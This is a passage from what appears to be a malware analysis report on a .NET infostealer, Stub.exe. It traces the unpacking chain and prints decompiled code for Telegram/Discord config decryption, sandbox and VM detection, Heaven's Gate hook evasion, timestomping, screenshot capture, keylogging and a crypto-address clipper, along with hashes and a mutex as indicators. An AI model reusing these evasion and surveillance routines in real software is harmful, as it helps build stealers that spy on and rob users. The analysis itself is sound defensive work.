


Figure 12- Memory Dump Protected By .NET Reactor

As execution continued, kernel32.VirtualAlloc was monitored in anticipation of the malware requesting a new memory region for the primary payload. At the function return, a Hardware Write Breakpoint was placed at the beginning of the newly allocated memory region using the address returned in EAX. Execution stopped when the shellcode finished decoding and writing itself, allowing the clean payload to be recovered.





Figure 13- DIE Output Of The Post-Shellcode Dump And The Fake Stub Structure

Static examination of the recovered memory dump showed that the file was protected with .NET Reactor and contained a fake Visual C++ shell intended to mislead the analyst.

To capture the moment when the malware bypassed this misleading shell and unpacked the real .NET module into memory, advanced filtering was applied to kernel32.VirtualAlloc. Under the Windows API stdcall convention, the size parameter stored at [esp+8] was filtered with the condition [esp+8] > 0x30000, suppressing irrelevant allocations and isolating the allocation used for the primary module.



Address	Hex	ASCII
03790000	48 70 86 03	Hp...@....y.Dp..
03790010	00 10 79 03	..y.....
03790020	00 10 79 03	..y.....
03790030	00 00 00 00	
03790040	00 00 00 00	
03790050	00 00 00 00	
03790060	00 00 00 00	
03790070	00 00 00 00	
03790080	00 00 00 00	
03790090	00 00 00 00	
037900A0	00 00 00 00	
037900B0	00 00 00 00	
037900C0	00 00 00 00	
037900D0	00 00 00 00	
037900E0	00 00 00 00	
037900F0	00 00 00 00	
03790100	00 00 00 00	

Figure 14- Initial Misleading Output Of The Recovered Dump

The recovered dump began with meaningless bytes but contained two consecutive MZ headers in the hex view. To resolve this nested structure, the data preceding the first MZ header was manually removed in a hex editor and the resulting dump was saved. Analysis of the cleaned structure showed that it consisted of a carrier DLL and a clean .NET library.




Figure 15- DIE Output After Manual Hex Editing

The DIE output obtained after manual hex editing shows that the recovered object is now a .NET-based DLL. The first misleading layer was therefore removed and the managed carrier component became suitable for further analysis.




Figure 16- Embedded EXE In The Resources Section

The file was then analyzed with dnSpy. Examination of the Resources section showed that the actual malicious EXE associated with the second MZ header in the hex dump had been embedded there. The final payload was extracted, completing the unpacking chain.

Stub.exe Analysis

Name	Stub.exe
MD5	9ab80e1a64a0ced06ff5bebf88bce476
SHA256	2a0462d03a8973253fd7b5b9a2b9e0b18e1d0d6b38b8d0eb6b7ec6037bd96eea
File Type	PE/.NET Executable (.NET Framework 4.8)



Static Analysis




Figure 17- Stub.exe Basic PE Metadata View (DIE)

The DIE output shows a file size of 836,096 bytes, three sections, an EntryPoint value of 0x00CD7EE, and a SizeOfImage value of 0x000D2000. The .NET v4.0.30319 entry further confirms that the final payload is a managed .NET-based PE.




Figure 18- Resources List Output

Static examination of the payload extracted from memory showed that it was built for .NET Framework 4.8 and used the Costura.Fody packer to eliminate external dependencies. Inspection of the PE headers and resources identified libraries used during collection operations, including `costura.newtonsoft.json.dll.compressed` and `costura.icsharpcode.sharpziplib.dll.compressed`, which are loaded from memory through `AssemblyLoader` rather than being written directly to disk.

```

public static void InitAsync()
{
    bool flag = Config.TelegramCheckBox == "1";
    if (flag)
    {
        Logging.Log("Config: Begin Decrypting Telegram details", true);
        Config.TelegramAPI = StringsCrypt.DecryptConfig(Config.TelegramAPI);
        Logging.Log("TelegramAPI Decrypted: '" + Config.TelegramAPI + "'", true);
        Config.TelegramID = StringsCrypt.DecryptConfig(Config.TelegramID);
        Logging.Log("TelegramID Decrypted: '" + Config.TelegramID + "'", true);
    }
    bool flag2 = Config.DiscordCheckBox == "1";
    if (flag2)
    {
        Logging.Log("Config: Begin Decrypting Discord details", true);
        Config.DiscordWebhook = StringsCrypt.DecryptConfig(Config.DiscordWebhook);
        Logging.Log("Discord Webhook Decrypted: '" + Config.DiscordWebhook + "'", true);
    }
}

```

Figure 19- Config Class Flags And Lazy Decryption Logic

Analysis of the malware's Config class showed that configuration choices are represented as string values "0" and "1" instead of standard Boolean values. This design suggests that the malware was not manually configured in source code for each build; rather, modules were likely selected through a builder and the executable generated automatically.

The malware also uses lazy decryption in memory to reduce the risk of detection. In InitAsync(), only modules marked as "1" in the configuration are decrypted at runtime. Data belonging to inactive targets remains encrypted in memory, making detection by memory scanners and YARA rules more difficult.

Static code analysis also identified a dedicated mutex with the value "0MYBS40OAU4OQC15GJX5", which prevents multiple instances from running simultaneously on the same system. This value can be used as a high-confidence indicator in EDR/SIEM detection logic.

Dynamic Analysis




Figure 20- NullReference Crash

Dynamic debugging was used to examine the malware's in-memory API calls and decryption strategy, but the embedded anti-tamper mechanisms interfered with standard analysis tools. When a debugger was attached, the JIT compiler hook protecting the entry point (prXoP4RuYp) detected external intervention, deliberately left method bodies empty, and triggered a `System.NullReferenceException` to crash the process.

 _ (2).dll	29.04.2026 01:11	Uygulama uzantısı	823 KB
 _ .dll	29.04.2026 01:11	Uygulama uzantısı	823 KB
 RegSvcs.exe	29.04.2026 01:11	Uygulama	29 KB
 stub (2).exe	29.04.2026 01:11	Uygulama	817 KB
 stub.exe	29.04.2026 01:11	Uygulama	817 KB

Figure 21- Extreme Dumper Output Files

Extreme Dumper was used to bypass this defense. The malware was executed in a controlled environment and captured after it injected into the legitimate regsvcs.exe process; a memory dump was then taken directly from the target process. As a result, the method bodies already resolved by the JIT engine were recovered in readable form as the primary payload.

```
[MethodImpl(MethodImplOptions.NoInlining)]
public static bool Run()
{
    bool result2;
    try
    {
        Task<bool> task = AntiAnalysis.HostingAsync();
        task.Wait();
        bool result = task.Result;
        bool flag = result;
        if (flag)
        {
            Logging.Log("AntiAnalysis: Hosting detected! Self-destructing...", true);
            SelfDestruct.Melt();
            result2 = true;
        }
        else
    }
```

Figure 22- Anti-Analysis Logic

The malware contains an extensive AntiAnalysis module designed to protect it from virtualized and instrumented environments. The observed checks indicate that it is intended to continue execution only on systems that resemble real victim environments.

AntiAnalysis.Run() performs the checks described below in sequence and calls SelfDestruct.Melt() to remove the malware from the system whenever a suspicious condition is detected.

```

    "Стандартный VGA графический адаптер"
};
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    try
    {
        using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_VideoController"))
        {
            foreach (ManagementBaseObject managementBaseObject in managementObjectSearcher.Get())
            {
                object obj = managementBaseObject["Name"];
                string text = ((obj != null) ? obj.ToString().ToLowerInvariant() : null) ?? string.Empty;
                foreach (string value in array)
                {
                    bool flag2 = text.Contains(value);
                    if (flag2)
                    {
                        Logging.Log(string.Format("AntiAnalysis: Suspicious GPU detected: {0}", managementBaseObject["Name"]), true);
                        return true;
                    }
                }
            }
        }
    }
}

```

Figure 23- GPU Check

GPU Check: SuspiciousGPU() queries hardware information through WMI using SELECT * FROM Win32_VideoController. If the adapter name contains known virtualization drivers such as VirtualBox Graphics Adapter or VMware SVGA 3D, the process is terminated.

```

    "zOESt"
};
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    string value = Environment.UserName.ToLowerInvariant();
    result = array.Contains(value);
}
return result;

```

Figure 24- Username Checks

User And Device Name Check: Environment.UserName and Environment.MachineName are compared with a blacklist embedded in the malware source code. The list includes common analysis-environment values such as WDAGUtilityAccount, AppOnFlySupport, John Doe, and test.

```

    "fec973c0-c782-43a8-854c-f9f48d935e0d"
});
bool flag = array == null || !array.Any<string>();
bool result;
if (flag)
{
    result = false;
}
else
{
    try
    {
        using (RegistryKey localMachine = Registry.LocalMachine)
        {
            using (RegistryKey registryKey = localMachine.OpenSubKey("SOFTWARE\\Microsoft\\Cryptography"))
            {
                bool flag2 = registryKey != null;
                if (flag2)
                {
                    object value = registryKey.GetValue("MachineGuid");
                    bool flag3 = value != null;
                    if (flag3)
                    {
                        string text = value.ToString().ToLowerInvariant();
                        bool flag4 = array.Contains(text);
                        if (flag4)
                        {
                            Logging.Log("AntiAnalysis: Suspicious Machine GUID detected: " + text, true);
                            return true;
                        }
                    }
                }
            }
        }
    }
}

```

Figure 25- Machine GUID Check

Machine GUID Check: The unique system GUID is read from HKLM\SOFTWARE\Microsoft\Cryptography and compared with identifiers associated with known sandboxes and analysis servers.

Process Check: The malware enumerates active processes and looks for advanced logging tools such as Sysmon64.exe as well as virtualization guest processes such as VmRemoteGuest.exe.

Service Check: Background services associated with virtualization platforms such as Hyper-V and VMware, including vmicheartbeat, vmicvss, and vmictimesync, are examined.

Sandbox Check: GetModuleHandle is used to determine whether libraries associated with products such as Sandboxie (SbieDll.dll) or Avast Sandbox (snxhk.dll) have been loaded into the malicious process.

Timing Check: Emulator() measures CPU ticks around Task.Delay(10).Wait(). If the delay completes significantly faster than expected on physical hardware, the malware treats the environment as an emulator and terminates its activity.

Network And IP Checks: SuspiciousIP() uses Dns.GetHostEntry to evaluate local network information and checks whether the system is associated with Google Cloud, Microsoft Azure, or IP ranges linked to known cybersecurity organizations, helping the malware avoid analyst-controlled networks.

```
if (!Is64BitProcess)
{
    HeavensGate.CurrentProcessDuplicateHandle = NativeMethods.GetCurrentProcess();
    bool flag = !NativeMethods.DuplicateHandle(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.CurrentProcessDuplicateHandle,
    HeavensGate.CurrentProcessDuplicateHandle, ref HeavensGate.CurrentProcessDuplicateHandle, 0U, false, 2U);
    if (!flag)
    {
        HeavensGate.ntdll64 = Utils64.GetRemoteModuleHandle64Bit(HeavensGate.CurrentProcessDuplicateHandle, "ntdll.dll", 600);
        bool flag2 = HeavensGate.ntdll64 == 0UL;
        if (!flag2)
        {
            HeavensGate.LdrLoadDll = Utils64.GetRemoteProcAddress64Bit(HeavensGate.CurrentProcessDuplicateHandle, HeavensGate.ntdll64, "LdrLoadDll");
            bool flag3 = HeavensGate.LdrLoadDll == 0UL;
        }
    }
}
```

Figure 26- HeavensGate Class

In addition to static environment checks, the malware uses the HeavensGate class as an active defense-evasion mechanism. When running as a 32-bit process and detecting user-mode API hooks placed by security products, it can transition temporarily from the 32-bit address space to the 64-bit context and issue system calls toward the kernel. This behavior can undermine monitoring that relies only on 32-bit user-mode hooks.

```
public static void SetFileCreationDate(string path = null)
{
    string text = path ?? Startup.ExecutablePath;
    Logging.Log("SetFileCreationDate : Changing file " + text + " creation date", true);
    DateTime dateTime = new DateTime(DateTime.Now.Year - 2, 5, 22, 3, 16, 28);
    File.SetCreationTime(text, dateTime);
    File.SetLastWriteTime(text, dateTime);
    File.SetLastAccessTime(text, dateTime);
}
```

Figure 27- Timestamping Logic

The malware copies itself into %RoamingAppData% and establishes persistence through a Registry Run key. To mislead later forensic review and analysis tooling, SetFileCreationDate is invoked to modify the copied file's creation, last-write, and last-access timestamps to a static date exactly two years in the past: 22 May at 03:16:28. This hides the fact that the file was newly created.

In addition to static data theft, the malware performs active surveillance on the infected system:

```

private void CaptureScreenshot()
{
    try
    {
        Rectangle bounds = Screen.PrimaryScreen.Bounds;
        using (Bitmap bitmap = new Bitmap(bounds.Width, bounds.Height))
        {
            using (Graphics graphics = Graphics.FromImage(bitmap))
            {
                graphics.CopyFromScreen(bounds.Location, Point.Empty, bounds.Size);
            }
            string path = this.GenerateFileName();
            string text = Path.Combine(Paths.InitWorkDir(), path);
            Directory.CreateDirectory(Path.GetDirectoryName(text));
            bitmap.Save(text, ImageFormat.Png);
            Logging.Log("Screenshot saved to: " + text, true);
        }
    }
    catch (Exception ex)
    {
        Logging.Log("Screenshot capture error: " + ex.Message, true);
    }
}

// Token: 0x06000253 RID: 595 RVA: 0x000180F0 File Offset: 0x000162F0
[MethodImpl(MethodImplOptions.NoInlining)]
private string GenerateFileName()
{
    string machineName = Environment.MachineName;
    string str = DateTime.Now.ToString("yyyyMMdd_HH:mm:ss");
    return machineName + "_" + str + ".png";
}

```

Figure 28- Screenshot Module

Screenshot: The module is configured with `_intervalMinutes = 30` and uses a separate background thread to capture the screen every 30 minutes, saving images to the working directory in `yyyyMMdd_HH:mm:ss.png` format.

```

private static void SaveToFile()
{
    try
    {
        bool flag = Keylogger._capturedKeys.Count == 0;
        if (!flag)
        {
            string machineName = Environment.MachineName;
            string str = DateTime.Now.ToString("yyyyMMdd_HH:mm:ss");
            string path = machineName + "_" + str + ".txt";
            string text = Paths.InitWorkDir();
            string path2 = Path.Combine(text, path);
            Directory.CreateDirectory(text);
            StringBuilder stringBuilder = new StringBuilder();
            stringBuilder.AppendLine(string.Format("Keylogger started: {0}", DateTime.Now));
            stringBuilder.AppendLine("Machine: " + machineName);
            stringBuilder.AppendLine("Captured keystrokes:");
            stringBuilder.AppendLine("-----");
            foreach (string value in Keylogger._capturedKeys)
            {
                stringBuilder.Append(value);
            }
            File.WriteAllText(path2, stringBuilder.ToString());
        }
    }
}

```

Figure 29- Keylogger Module

Keylogger: Keystrokes are accumulated in a counter. When the counter reaches 100, the collected data is written to a temporary working-directory file in MachineName_Date_Time.txt format and the counter is reset. This reduces continuous disk writes and lowers the chance of attracting antivirus attention.

```

private void ProcessClipboardContent(string clipboardContent)
{
    clipboardContent = clipboardContent.Trim();
    foreach (KeyValuePair<string, Regex> keyValuePair in RegexPatterns.PatternsList)
    {
        string key = keyValuePair.Key;
        Regex value = keyValuePair.Value;
        bool flag = value.IsMatch(clipboardContent);
        if (flag)
        {
            string text = Config.ClipperAddresses.ContainsKey(key) ? Config.ClipperAddresses[key] : null;
            bool flag2 = !string.IsNullOrEmpty(text) && !text.Contains("---") && !clipboardContent.Equals(text);
            if (flag2)
            {
                Clipper.NativeClipboard.SetText(text);
                Console.WriteLine("Clipper replaced " + key.ToUpper() + " to " + text);
                break;
            }
        }
    }
}

```

Figure 30- Clipper Module

